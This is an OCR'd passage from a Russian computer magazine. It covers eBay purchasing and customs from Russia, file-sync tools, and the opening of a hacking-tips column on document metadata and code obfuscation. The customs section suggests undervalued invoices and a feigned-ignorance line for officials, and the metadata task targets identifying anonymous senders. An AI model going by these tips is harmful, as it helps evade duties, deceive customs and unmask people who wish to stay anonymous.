2. В описании товара в первую очередь смотри **варианты доставки**. Если видишь, что продавец работает лишь с Америкой и Канадой, смело ищи другие предложения. Можно, конечно, рискнуть и спросить, не отправит ли он товар в Россию, но в абсолютном большинстве случаев ответом будет твердое «Нет!». Поэтому нам нужны предложения, где в графе доставка указано слово **Worldwide** («По всему миру») — или же в списке стран есть Европа. После некоторого времени, проведенного на аукционе, несложно заметить, что китайцы, японцы и прочие восточные товарищи высылают товар «Worldwide» намного охотнее американцев. Также тебе необходимо выяснить возможные способы доставки и оценить, насколько они тебе подходят (подробнее о службах доставки читай ниже).

ОПЛАТА ТОВАРА

Большинство активных продавцов принимают платежи через PayPal. **PayPal** — это популярнейшая платежная система в Штатах, которая к тому же принадлежит самому eBay. Система очень продуманная и защищенная; для оплаты не требуются какие-либо дополнительные программы — все осуществляется прямо на странице оплаты товара eBay (то есть, на странице браузера). Более того, нет необходимости переводить деньги на какой-то виртуальный счет. Аккаунт PayPal привязывается к твоей **пластиковой карте** и снимает с нее деньги в момент оплаты (подробнее о работе с PayPal читай во врезке). Важно, что оплатив покупку с помощью PayPal, ты всегда можешь потребовать деньги назад, если тебя что-то не устроило или, например, товар оказался некачественный. При должной аргументации и доказательствах ты сможешь их вернуть (конечно, если продавец к тому времени не скроется с деньгами в неизвестном направлении). В момент подачи жалобы PayPal блокирует сумму покупки на счете продавца и дает вам 20 дней разобраться полюбовно. Когда миром решить вопрос не удается, в процесс вмешивается специальная служба (но до этого доходит крайне редко). Короче говоря, настоятельно рекомендую для оплаты использовать именно PayPal.

Упомяну один важный нюанс. Многие продавцы в условиях




warning

Какой бы защищенной ни была система eBay и PayPal, риск остаться в дураках все равно есть. Внимательно изучай профайл продавца и описание товара.



info

Можно, конечно, не морочить себе голову и доверить торги, оплату и доставку товара посреднику (их легко найти через Яндекс), но в этом случае ты серьезно переплатишь за товар.



Для регистрации необходимо заполнить все поля на английском языке. Корректность всех данных обязательна

Сделать ставку — вопрос двух секунд

оплаты указывают **Only confirmed address** — это значит, что они имеют дело только с тем аккаунтами PayPal, у которых подтвержден адрес владельца (в целях безопасности). Процедура верификации домашнего адреса для пользователей из России, к сожалению, недоступна. Это не отображается в твоем интерфейсе PayPal, но когда продавец получает уведомление об оплате, в нем, помимо всего прочего, напротив адреса доставки красуется слово **UNCONFIRMED**. Рядом приводится устрашающая ссылочка, где рассказывается, что, возможно, это мошенничество. Вот они и боятся!
Важно не спешить переводить деньги, а всегда сначала уточнять, может ли продавец выслать товар в Россию. Например, так:

```
Dear Sir,
Can I buy this item? I use Paypal but my address is not confirmed. Let me know shipping cost to Russia. I live in Moscow city.
```

Если поспешишь и, не спросив продавца, купишь лот, то он легко может испугаться отсутствия подтвержденного адреса и отказаться от продажи. В этом случае ты будешь ждать до пятнадцати дней, когда тебе на счет вернутся твои же деньги за вычетом комиссии Paypal'а, твоего банка и за конвертацию валют!
Если продавец не принимает PayPal или требует подтвержденного адреса, то можно воспользоваться альтернативным вариантом платы — банковским переводом. При наличии счета в банке, у которого есть поддержка услуги интернет-банкинга (а таковую сейчас предоставляют практически все), отправить деньги не составит труда. Но процедуры возврата средств в этом случае не предусмотрено. Попадешь на кидалово — останешься с носом!
Через несколько дней после оплаты не поленись напомнить продавцу о совершении сделки сообщением: **«Hello, have you sent my item?»**. Если он еще не выслал товар, пусть поторопится. А если позиции нет в наличии, то, скорее всего, сразу вернут деньги — не будешь, как дурак, ждать неделями прихода товара, который даже не высылали.

ДОСТАВКА И СРОКИ

Как получить заказанные товары? Многие почему-то считают, что все это «разводка» и ничего не дойдет. А если даже товар отправят, то его совершенно точно сопрут или разобьют по дороге. Или придет... но тогда, когда ты и думать о нем забудешь.
К счастью, все совсем не так. **Товар дойдет и дойдет в срок**.
Существует разные варианты доставки: через частые компании (известные бренды типа **DHL, FedEx, UPS**) и государственные компании (**USPS — США, Royal mail — Британия, «Почта России» — Россия** и т.д.). Частные компании доставят товар за несколько дней и вручат лично в руки, а весь маршрут ты можешь проследить через трекинг-систему по инету. За сервис приходится платить, причем дважды: за саму доставку (зависит от веса посылки, но едва ли выйдет меньше $40) и — в случае проблем — на таможне (об этом позже). Поэтому наш выбор — **государственные компании**. Поскольку мы рассматриваем американский eBay, то подробно коснемся системы USPS. Вариантов доставки у нее множество. Нас интересуют только самые ходовые:

- USPS Priority mail
- USPS First class mail
- USPS Express mail international (EMS)

Первые два варианта примерно одинаковы как по стоимости, так и по срокам доставки. **USPS Express Mail** немного дороже, но считается оптимальным. В зависимости от Штата отправки он появляется в России уже на второй или четвертый день (после чего попадает в очередь на таможне). Пройдя таможню, он встает в курьерскую отправку к вам на адрес (я сейчас про Москву). Таким образом, за посылкой не придется идти на почту (как в случае с двумя другими вариантами), а ее вручат лично заказчику. На всем пути следования посылка легко прослеживается на сайте www.emspost.ru.

Как правильно делать ставки?

На странице с описанием любого из товаров есть кнопка Place Bid. Поле рядом — это сумма твоей ставки, которая должна быть выше текущей цены. Нажав на кнопку Place Bid («Поставить ставку»), ты получаешь сообщение «You are the current high bidder». Оно означает, что твоя ставка на данный момент самая высокая. Скорее всего, ставку кто-нибудь перебьет — купить ноутбук или видеокамеру за удачную цену желающих много. Но как сделать ставку правильно и не переплатить? И как вообще взимаются денежки? Аукцион eBay позволяет определить для себя максимальную сумму. Например, ты готов потратить $300. Ставишь бид «300» и идешь спать. Утром выясняется, что максимальная цена была достигнута в 180. Значит, из твоих 300 долларов потратится 180 + «шаг», например, $5 или $85, а остальные деньги тебе вернутся. Таковы правила.
Еще один хинт — досидеть до самого окончания торгов, лишний раз не поднимая текущую цену, и сделать ставку только в самом конце. Можно сидеть и караулить окончания аукциона самому: в три часа ночи, с красными офигевшими глазами. А можно — доверить процесс программным средствам — «снайперам», реализованным в виде специального софта. Многие, например, используют сервис esnipe.com, который берет за свои услуги небольшой процент от каждого лота. Но знай: в этом случае ты предоставляешь логин и пароль для доступа к eBay-аккаунту чужим людям, пускай даже проверенным.



Примерный расчет стоимости доставки в Россию

Это логотип eBay

Можно даже узнать полную информацию, позвонив круглосуточным операторам «Почты России». Тарифы и время прохождения посылок из Америки можно рассчитать с помощью специального калькулятора на сайте ircalc.usps.gov.

Подводя итоги, скажем, что весь срок доставки товара складывается из трех составляющих:

1. Задержка в отправлении со стороны отправителя — как правило, от 1 до 5 дней. У крупных продавцов она больше всего;

2. Время в пути;

3. Время, потраченное на таможню.

ТАМОЖНЯ

Таможня — структура нужная. Нельзя же все подряд волочь в Россию-матушку, есть и ограничения. Запрещается, к примеру, пересылать: парфюмерию, оружие, ножи, ценный антиквариат, табак и алкоголь. Если в твои планы не входит пересылать АК-47 или бутылки с вкусным ромом, то для почты будет действовать следующее правило: «**физическое лицо может раз в неделю получать посылку стоимостью до 10 тысяч рублей без уплаты пошлины**, при условии, что эти товары не предназначены для коммерческой деятельности». Проще говоря, любые товары с ценой до десяти штук деревянных ты можешь ввозить абсолютно бесплатно. В противном случае — платишь 30% со стоимости товара. Допустим, ты купил ноутбук за 12000 руб. Тогда таможне тебе надо отдать: (12000-10000)*0,3=600 рублей и небольшую сумму (обычно 80 рублей) за процедуру досмотра.

На территории России есть специальные таможенные отделения при почте, куда стекаются посылки, а сотрудники проверяют их вес и оценку, а иногда — содержимое. Если стоимость посылки не превышает **$400** и они в этом не сомневаются, то тут же ставят штамп **«пропущено таможней»** — и посылка отправляется прямиком в лапы нашей почты. Когда у таможенников возникают сомнения, они задерживают посылку и шлют адресату уведомление (в случае с USPS Express Mail тебе позвонят по телефону). Для разъяснения тебя будут ждать в течение двух недель. Во время встречи тебе необходимо предъявить документы, подтверждающие стоимость посылки (распечатка с eBay или PayPal), а также заполнить заявление в произвольной форме, чтобы посылку пропустили. Ничего страшного и утомительно долгого в этой процедуре, поверь, нет. Список необходимых документов доступен на сайте www.emspost.ru в разделе «Документы». Убедившись, что ты их не обманываешь, таможенники выпустят посылку без проблем. Иначе — заставят оплатить 30% от превышения 10 000 руб.

Тут есть один нюанс. Во время торгов некоторые покупатели уговаривают продавца снизить стоимость посылки (инвойс), чтобы не платить налог. Если при этом посылку задержали, никто тебя не посадит и не оштрафует. Просто пиши в заявлении реальную стоимость и фразу «Почему отправитель занизил стоимость посылки, я не знаю». Сразу после уплаты таможенных сборов тебе выдадут посылку. На таможне в Москве — очередь. Заметь, в предновогодний сезон она может значительно увеличиваться.

Теперь вернемся к UPS/FedEx/DHL/TNT. В отличие от USPS, эти частные конторы — не почтовые службы, а **грузоперевозчики**. Для них в нашем законодательстве предусмотрена особая таможенная специфика. Привезенное ими не попадает под льготные правила «растаможки» почтовых отправлений для частных лиц и растаможивается в полном объеме. Стало быть, ты сразу налетаешь на заполнение грузовой таможенной декларации, оплату ставки таможни по коду товара, а затем еще и НДС. Беспошлинный порог есть, но он составляет всего 5 тысяч рублей, а его соответствие товару проверяется очень строго. В случае задержания посылки у тебя будет три варианта: отправить посылку обратно, ехать на таможню в Домодедово или Шереметьево (для москвичей, само собой) или воспользоваться услугами фирмы доставки для растаможки (готовь не меньше 2-3 тысяч рублей). Суди сам, использовать эти службы — не вариант!

Вкратце все, приятных покупок! :)

Как пользоваться PayPal?

С прошлого года пользователи из России и Украины могут легально получать аккаунты и оплачивать через PayPal любые услуги и товары. Для осуществления платежей необходимо сначала зарегистрироваться на сайте www.paypal.com, затем верифицировать свой e-mail, привязать к аккаунту пластиковую карту и пройти соответствующую проверку. Вроде бы все просто, но есть и тонкости.

Сразу после регистрации ты не сможешь пересылать посредством PayPal суммы, превышающие пороговое значение, устанавливаемое системой. Чтобы избавиться от этого ограничения, необходимо пройти еще одну проверку и получить статус верифицированного аккаунта. Выглядит это так: по твоему запросу PayPal списывает с карточки один доллар, при этом в описании платежа указывает специальный код. Человек, реально не обладающий картой, этот код никогда не узнает, потому что он указывается только ежемесячном отчете о пользовании картой, который банк высылает владельцу по почте или e-mail. Ждать конца месяца необязательно. Многие российские банки поддерживают услугу SMS-банкинг и с каждой транзакцией присылают SMS-ку с суммой и описанием платежа (в котором указан секретный код PayPal). Более того, могут выслать отчет по требованию. Так или иначе, полученный код верификации PayPal необходимо ввести на соответствующей странице платежной системы. После этого аккаунт будет верифицирован.

Какие пластиковые карты подойдут для работы с PayPal? Само собой, дебетные карты и прочие извращения российских банков не подойдут — нужна добротная карта международных платежных систем, таких как Visa и MasterCard (обслуживание стоит в районе 500-600 рублей в год). Во многих случаях удобно использовать специальные карты для платежей через интернет: к примеру, Visa Virtuon. Фишка в том, что держать на ней деньги совсем необязательно. При необходимости ты можешь перевести на счет нужную сумму (телефонным звонком или через банкомат) и оплатить нужную услугу. Ты не рискуешь стать жертвой мошенников, завладевших твоим PayPal-аккаунтом или данными о кредитке.



СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /

СИНХРОНИЗИРУЙ ВСЕ

СИНХРОНИЗИРУЕМ ДАННЫЕ МЕЖДУ РАЗНЫМИ КОМПЬЮТЕРАМИ

Каждый, кому приходится работать на разных компьютерах, знает, насколько остро стоит проблема синхронизации. Нужный файл легко может оказаться на работе или, наоборот, дома. В лучшем случае у тебя будет не самая последняя версия. Как быть?

Я работаю на нескольких компьютерах. Даже во время написания этого материала то и дело приходилось переключаться между офисной машиной и ноутбуком. Уверен, что проблема знакома и тебе. В поиске решения чего я только не перепробовал! Например, часто используемые документы я стал держать на флешке. Воткнул в комп, и вот — перед тобой последняя, хоть и единственная, версия файла.

ИСПОЛЬЗУЙ ФЛЕШКУ С УМОМ

После того, как флешка несколько раз была оставлена непонятно где, а бэкап не делался с прошлой недели, заниматься подобной ерундой я перестал. Стало ясно, что держать данные на одном носителе нельзя: необходимо сделать копию на компе и постоянно синхронизировать версии файлов. Мысль, что с этим придется возиться «вручную», прельщала мало. Тогда я стал использовать очень простой, но надежный инструмент в лице бесплатной утилиты **SyncToy от Microsoft** (www.microsoft.com/prophoto). Программа сразу прижилась на компьютере и стала поддерживать идентичность данных с главной копией, которая лежала на флешке. Когда задача сводится к синхронизации двух папок с документами, — лучше и проще решения, пожалуй, не найти. Указываешь одну папку, затем — другую; после чего выбираешь направление синхронизации (в одну из сторон или в обе) и сохраняешь задание. Можно смело синхронизировать данные!

Выбираем папку для синхронизации

Простая программа для синхронизации от Microsoft

Чего в SyncToy сильно не хватает — так это возможности выполнять синхронизацию автоматически. Разработчики предлагают использовать встроенный планировщик Windows (а чего еще можно было ждать от Microsoft?). Но как наладить, например, синхронизацию сразу после того, как флешка вставлена в компьютер? Сначала я создавал на флешке autorun.inf, запускающий нужное задание SyncToy, но со временем изобретать такой велосипед мне надоело. К счастью, нашлась отличная программа **Allway Sync** (www.allwaysync.com). Такие программы я люблю: один раз настроишь — и можно о ней не вспоминать.

Рассказываю, как настроить автоматику. После простой процедуры создания нового задания, которая, фактически, сводится к указанию каталогов для синхронизации, выбираем в верхнем меню: «Задача → Свойства → Автоматическая синхронизация».

Нам нужно, чтобы синхронизация происходила в тот момент, когда ты вставляешь флешку в компьютер, и позже — через равные промежутки времени. Активируй в открытом окне соответствующие опции и сохрани настройки. Убедившись, что система работает безупречно, можешь ради интереса вставить другую флешку. О том, что произойдет, несложно догадаться — все файлы будут переданы на совершенно левый носитель. Допускать этого ни в коем случае нельзя: необходимо жестко назначить букву диска для твоей рабочей флешки (допустим, X:). Открой «Пуск → Панель управления → Администрирование → Управление компьютером → Управление дисками» и найди в списке нужный носитель. Кликни правой кнопкой мыши и выбери «Изменить букву диска или путь к диску». И не забудь проследить, чтобы в настройках задания была указана нужная буква!

Возможности программы вовсе не ограничиваются синхронизацией на одном компьютере. Посредством flash-накопителя удобно, например, синхронизировать данные между домашней и рабочей машинами. Настраивать заново ничего не придется. Через меню «Файл → Экспортировать» можно сохранить настройки и импортировать их на другие компьютеры, с которыми требуется синхронизация.

СИНХРОНИЗИРУЙ ЧЕРЕЗ ИНЕТ

Некоторые проблемы доступа к актуальной версии файла отпали сами собой — с появлением онлайн-сервисов и практически повсеместного доступа в интернет. К примеру, для редактирования документов я стал активно использовать онлайновый офисный пакет **Google Docs** (docs.google.com). Единственная актуальная версия всегда доступна на надежных серверах Google'а. Привыкнув к этому хранилищу, я почувствовал, что мне стало сильно не хватать возможности хранить на сервере другие типы файлов, кроме поддерживаемых doc, xls, pdf, ppt. Новые сервисы для хранения файлов появляются каждый день. Не так давно открывшийся Народ.Диск — narod.yandex.ru/disk — предоставляет неограниченное пространство для твоих данных, лимитируя лишь максимальный размер документа: 750 Мб (со сроком хранения три месяца для файлов, которыми никто не пользуется). А теперь представь, что будет, если к этому сервису прикрутить специальную программу, которая устанавливалась бы на локальном компьютере, отслеживала изменения указанных ей файлов и всегда закачивала в онлайн-хранилище актуальную версию. Установил такую программу на другом компьютере — и получаешь прямой доступ к тем же документам. Любое изменение сразу отображается на сервере и, соответственно, в локальной версии файлов на каждой из машин. Круто? К сожалению, найти подобную тулзу у меня не вышло. Зато нашелся сервис, который прекрасно реализует эту мою идею. Знакомьтесь — www.getdropbox.com.

Dropbox — онлайн-сервис для хранения данных, с помощью которого можно синхронизировать файлы на нескольких компьютерах. Использовать его проще простого. Ты скачиваешь программу, регистрируешься на сервисе (регистрация только по инвайтам, подробности в сноске), после чего на компьютере появляется папка My Dropbox. Обращаю внимание: это самая обычная папка, и единственное, что ее как-то выделяет — малюсенькая пиктограмма Dropbox в углу иконки. Но стоит скопировать в эту папку какой-нибудь файл, как ее содержимое автоматически синхронизируется с сервером. Новый файл появится (конечно, предварительно закачавшись) на всех компьютерах, где Dropbox установлен и привязан к твоему аккаунту. Все просто и максимально прозрачно. Все действия по синхронизации выполняются полностью на автомате. При этом набор пиктограмм, которые накладываются поверх обычных иконок файлов, всегда наглядно показывает статус любого из файлов: «необходимо обновить», «обновлен», «обновляется».



info

Клиент от mozy.com также умеет встраиваться в систему и предоставляет те же 2 Гб для хранения файлов на бесплатном аккаунте. Но по сравнению с Dropbox, он не отличается потрясающей прозрачностью.



info

Уже во время сдачи номера нашелся отличный сервис **Syncplicity** (www.syncplicity.com), похожий на Dropbox, но позволяющий синхронизировать любые указанные папки и файлы на компьютере. Еще одна фишка – возможность совместной работы.

Тихо! Идет анализ и синхронизация данных

Дополнительные действия можно выполнить через контекстное меню. Сервис хранит историю всех изменений, и ты всегда можешь восстановить то, что менял неделю или даже месяц назад. Лично меня эта офигенная фича выручала не раз. Если положить файлы в папку Public (создается внутри Dropbox по умолчанию), то они станут общедоступны. Чтобы получить линк, которым ты можешь поделиться с друзьями, надо лишь дважды кликнуть мышкой в контекстном меню.

Каждому пользователю Dropbox дается в распоряжение 2 Гб пространства, и, похоже, скоро за отдельную плату этот объем можно будет увеличить. Пока Dropbox доступен только для Mac и Windows, но разработчики обещали, что появится версия для Linux. Для установки клиента не нужны права администратора, поэтому заинсталить его можно практически где угодно. Работая на чужом компьютере, ты легко можешь скачать файл или, наоборот, залить его на сервер, использую удобнейший онлайн-интерфейс. Аплодирую стоя!



info

Получить инвайт для регистрации на dropbox.com очень просто. Для этого нужно оставить заявку в соответствующей ветке форума forum.xakep.ru. Кто-нибудь из редакции или уже зарегистрировавшихся читателей обязательно поделится приглашением.

СИНХРОНИЗАЦИЯ ФАЙЛОВ ЧЕРЕЗ СЕТЬ

Понятно, что Dropbox подходит для синхронизации документов, исходных файлов программ и прочих небольших файлов, которые быстро закачаются на сервер и не разорят хозяина на трафике. Если речь идет о больших массивах данных, то такое решение, конечно, не подходит. В этом случае лучше обновлять данные через локальную сеть с помощью такого замечательного инструмента, как **GoodSync** (www.goodsync.com/ru). Чтобы наладить синхронизацию по сети, достаточно расшарить синхронизируемые папки и настроить между ними задачу репликации. Правда, нужно внимательно отнестись к установке прав доступа к этим папкам. Мало этого, данные будут передаваться по незащи-

Портфель Windows

Пока мы разбираем дополнительные средства синхронизации данных, сама Windows предлагает готовое решение. И предлагает давно. Я говорю о «Портфеле». В первых версиях ОС значок этой опции был на рабочем столе по умолчанию. Теперь же необходимо создавать его вручную, выбрав в проводнике нужный путь и вызвав контекстное меню «Создать → Портфель».

Как пользоваться?


1. Первым делом необходимо выбрать место для главной копии файлов — я использую сетевую папку на файловом сервере. Можно также использовать флешку.

2. На других компьютерах нужно также создать «Портфель». Обрати внимание: на этих машинах должен быть доступ к главным копиям документов.


3. Теперь открой портфель и положи туда файлы, нужные тебе в удаленной работе.

4. Не забывай синхронизировать «Портфель» до ухода и по возвращении.

Кто же знал, что спустя столько лет «Портфель» найдет свое применение? :)



Для автоматической синхронизации в момент монтирования флешки необходимо отметить следующие опции



Для доступа к файлам Dropbox с чужого компьютера достаточно запустить браузер



Благодаря наглядным иконкам сразу видно, какие файлы уже обновлены, а какие только обновляются

Особые синхронизации

RSS

Я перешел на онлайн-аггрегатор **Google Reader** (reader.google.com), чтобы всегда иметь под рукой актуальную RSS-ленту с единой базой подписок и прочитанных/непрочитанных сообщений. При многих неоспоримых преимуществах быстро выяснились и минусы. Оставшись без подключения к Сети, прочитать фиды становится проблематично. Да и вообще, хочется иногда использовать обычное десктопное решение, которое закачает фиды пачкой и покажет безо всяких тормозов. К счастью, теперь можно совмещать и то, и другое. Последняя альфа-версия **RSS Bandit** (www.rssbandit.org) отлично синхронизируется с твоими подписками в Google Reader'е. Дома удобнее использовать десктопный клиент, а работая за другими компьютерами — интерфейс от Google.

Контакты и календарь

Чтобы, наконец, синхронизировать все контакты, календарь на телефоне/смартфоне, а также из Outlook'а и онлайновых служб вроде Google Calendar и Gmail, необязательно устанавливать десяток программ. С этим справится специальный сервис **Plaxo** (www.plaxo.com).

После регистрации необходимо создать точки синхронизации (Sync points), а на компьютере установить специальный плагин для Windows — после чего связать эту комбинацию между собой с помощью настроек. Подобной функциональности также можно добиться, используя **ScheduleWorld** (scheduleworld.com) и продвинутые **плагины** (www.funambol.org). Он, в частности, позволит синхронизировать контакты на телефоне по Bluetooth с адресной книгой онлайн-сервисов прямо из окна Firefox'a!

щенному каналу связи, поэтому теоретически их могут перехватить. В целях защиты можно криптовать трафик между двумя компьютерами, организовав SSH-туннель (подробности смотри в мануале по программе).

Во время двусторонней синхронизации могут происходить так называемые конфликты. Если с двух сторон файл изменился уже после синхронизации, то при следующей будет указано наличие конфликта. Чтобы разрешить конфликт, нужно указать для файла требуемое направление синхронизации. Программа умеет создавать резервные копии предыдущих версий в подпапке _gsdata_. Более того, может оказаться так, что некоторые типы файлов или конкретные документы синхронизировать не нужно. Разработчики предусмотрели такую ситуацию, поэтому в настройках задания реализована удобная система фильтров.

Синхронизацией папок Windows возможности GoodSync не ограничиваются. Программа отлично синхронизирует файлы по протоколам FTP, WebDAV, SFTP. Я давно не использую FTP-клиент для обновления файлов на наших сайтах — с эти справляется GoodSync, закачивая файлы на серверы с локальной версии. ⌶



Easy Hack}

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ЛЕОНИД «R0ID» СТРОЙКОВ / R0ID@MAIL.RU /
ЛЕОНИД «CR@WLER» ИСУПОВ / CRAWLERHACK@RAMBLER.RU /
ВЛАДИМИР «DOT.ERR» САВИЦКИЙ / KAIFOFLIFE@BK.RU /
АНДРЕЙ «SKVOZNOY» КОМАРОВ / FURYHAWK@RAMBLER.RU /

№1

ЗАДАЧА: ВЫЯСНИТЬ МАКСИМАЛЬНОЕ КОЛИЧЕСТВО ИНФОРМАЦИИ О ЧЕЛОВЕКЕ, КОТОРЫЙ ПЕРЕДАЛ ТЕБЕ ВОРДОВСКИЙ ФАЙЛ

РЕШЕНИЕ:

Подобные ситуации актуальны, когда перед твоими глазами оказывается «анонимка» или тебя просто разобрало любопытство.

Ты наверняка слышал о метаданных и метаописании. Они включаются во многие форматы и зачастую в них автоматически попадают: имя машины, OS, локальный путь до файла и т.п. Из этих данных можно с легкостью понять, кому принадлежал документ и кто его автор — в общем, ровно то, что нам нужно. Итак, представь, что перед тобой неизведанный вордовский файл, о котором нужно узнать все.


1. Сливаем программку для экспорта метаданных — meta-extractor.sourceforge.net.
2. Получаем нехитрый XML-отчетик, который сразу же и открываем.
3. Вчитываемся и видим примерно следующее:

```
<MetaDataRecordCreator>Михаил Анатольевич
</<MetaDataRecordCreator>
<HardwareEnviroment>x86</HardwareEnviroment>
<SoftwareEnviroment>OS:Windows 2000, 5.0, JVM: Sun
MicroSystems Inc.</SoftwareEnviroment>
```

4. Не забудем защититься от «утечки» со своей машины. Сливаем софтину **rhdtool** (Office 2003/XP Add-in: Remove Hidden Data) и убираем ей всяческие метатеги. Эту программу можно найти на официальном сайте Microsoft либо на нашем DVD.

Кстати! Metadata Extraction Tool применима не только к документам Office, но и к PDF, графическим и даже к видеофайлам. Помни это и возьми программу на вооружение.

Вскрываем PDF-файл



№2

ЗАДАЧА: В НЕСКОЛЬКО ШАГОВ МАКСИМАЛЬНО УСЛОЖНИТЬ ЖИЗНЬ РЕВЕРСЕРА, ИСКАЗИВ КОД ПРОГРАММЫ ДО НЕУЗНАВАЕМОСТИ

РЕШЕНИЕ:

Рассмотрим простую программу, которая выполняет единственное действие — выводит окошко с надписью «Simply Program». Дизассемблированный листинг программы предельно понятен:

```
00401000 PUSH 0
00401002 PUSH ex.00403000 program"
00401007 PUSH ex.0040300F
0040100C PUSH 0
0040100E CALL <JMP.&user32.MessageBoxA>
00401013 PUSH 0
00401015 CALL <JMP.&kernel32.ExitProcess>
0040101A JMP DWORD PTR DS:
[<&kernel32.ExitProcess>]
00401020 JMP DWORD PTR DS:[<&user32.MessageBoxA>]
```

